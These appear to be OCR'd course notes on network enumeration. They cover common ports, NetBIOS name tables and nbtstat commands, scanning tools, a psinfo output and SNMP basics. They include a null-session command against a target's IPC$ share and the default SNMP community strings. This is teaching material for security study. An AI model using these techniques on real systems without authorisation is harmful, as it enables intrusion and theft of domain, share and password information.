
➢ Port enumeration

- ✓ 53: Used for DNS Zone Transfers; DNS system keeps servers up to date
- ✓ 135: Communications between client-server apps, such as Microsoft Outlook to communicate with Microsoft Exchange
- ✓ 137: Associated with NetBIOS Name Service (NBNS) is designed to provide name resolution services involving the NetBIOS protocol. The service allows NetBIOS to associate names & IP addresses of individuals, systems & services. This service is a natural & easy target for many attackers
- ✓ 139: NetBIOS Session Service (SMB over NetBIOS) management of connections between NetBIOS-enabled clients & apps. Service is used by NetBIOS to establish connections & tear them down when they are no longer needed
- ✓ 161 and 162: SNMP is a protocol used to manage & monitor network devices & hosts. The protocol is designed to facilitate messaging, monitoring, auditing, &other capabilities. Listening takes place on 161 & traps are received on 162

- ✓ 389: LDAP is used by many apps; Two of the most common are Active Directory & Exchange. Used to exchange info between two parties. If this port is open, that means one of these or a similar product is present
- ✓ 25: Most of the internet systems use SMTP as a method to transfer mail from one user to another. SMTP is used to send the mail whereas POP (post office protocol) or IMAP (internet message access protocol) are used to retrieve those mails at the receiver's side. The SMTP server is always on listening mode.
- ✓ 500: It is a network security protocol designed to dynamically exchange encryption keys and find a way over Security Association (SA) between 2 devices.
- ✓ 5060/5061: It's the protocol that describes the way to found out Internet telephone calls, video conferences and other multimedia connections, manage them and terminate them.

➢ Defaults

Default passwords are one of the major contributing factors to large-scale security compromises. A default password is a standard pre-configured password for a device.



➢ The art of misdirection

We can misdirect attackers by displaying fake details about the devices in a network.

- What's the default SSID for a Linksys wireless router?
- What would someone "assume" if I used the username of "root"?
- What if I named my Samsung Tablet "iPad"?

➢ NetBIOS

NetBIOS (Network Basic Input/output System) is a program that allows applications on different computers to communicate within a local area network (LAN). It was created by IBM for its early PC Network, was adopted by Microsoft.

Software applications on a NetBIOS network locate and identify each other through their NetBIOS names. The NetBIOS name is 16 ASCII characters, but Microsoft limits the host name to 15 characters and reserves the 16th character as a NetBIOS suffix. This suffix describes the service or name record type. Types might include a host record, master browser record, or domain controller record. The host name (or short host name) is specified when Windows networking is installed or configured. Registering the NetBIOS name is required by the application but is not supported by Microsoft for IPv6.

Attackers use the NetBIOS enumeration to obtain:


- ✓ List of computers that belong to a domain
- ✓ List of shares on the individual hosts on the network
- ✓ Policies and passwords

NetBIOS Name List


Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the Primary domain controller (PDC) for that domain

❖ Looking for NetBIOS name

nbtstat –a <ip>




nbtstat –c




This command is used for to see netBIOS name cache table.


Name	NetBIOS suffix	Name type	Usage
<computer>	0x00	Unique	Default name registered by a client computer. The Workstation Service, if enabled, registers this default name.
<machine group>	0x00	Group	Browser clients and servers in <machine group>.
[01] [02]__MSBROWSE__[02] [01]	0x01	Group	Master browser. Note that the Name is a full 16 bytes, implicitly defining the NetBIOS suffix as 0x01.
<domain>	0x1B	Unique	Domain master browser
<machine group>	0x1D	Unique	Master browser
<machine group>	0x1E	Group	Browser service elections
<computer>	0x20	Unique	Default name registered by a server computer. The Server Service, if enabled, registers this default name.

- Using advanced IP scanner




- Using super scanner






- Using hyena




- Using netBIOS enum

- Microsoft sysinternal tools





```
Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\win 10>psinfo

PsInfo v1.78 - Local and remote system information viewer
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\DESKTOP-DG7R43M:
Uptime:                    0 days 0 hours 15 minutes 57 seconds
Kernel version:            Windows 10 Enterprise, Multiprocessor Free
Product type:              Professional
Product version:           6.3
Service pack:              0
Kernel build number:       10586
Registered organization:
Registered owner:          win 10
IE version:                9.0000
System root:               C:\Windows
Processors:                2
Processor speed:           3.5 GHz
Processor type:            Intel(R) Core(TM) i3-4160 CPU @
Physical memory:           2 MB
Video driver:              Microsoft Basic Display Adapter

C:\Users\win 10>_
```



- Creating a null session

net use \\<ip>\ipc$ “” /user:””





➢ SNMP

SNMP is an application layer protocol which uses UDP port number 161/162.SNMP is used to monitor the network, detect network faults and sometimes even used to configure remote devices.

❖ SNMP components

There are 3 components of SNMP:

- ✓ SNMP Manager –
  It is a centralized system used to monitor network. It is also known as Network Management Station (NMS)
- ✓ SNMP agent –
  It is a software management software module installed on a managed device. Managed devices can be network devices like PC, router, switches, servers etc.
- ✓ Management Information Base –
  MIB consists of information of resources that are to be managed. These information is organized hierarchically. It consists of objects instances which are essentially variables.

❖ SNMP Default Community Strings

Most SNMP devices will default to public for read-only access and private for read-write access.

❖ SNMP security levels


Depends on the version.

- ✓ Version 1- basic
- ✓ Version 2- very likely to version 1 but more improved
- ✓ Version 3- restricted user access, data encryption in transit, more complex to configure

❖ SNMP messages

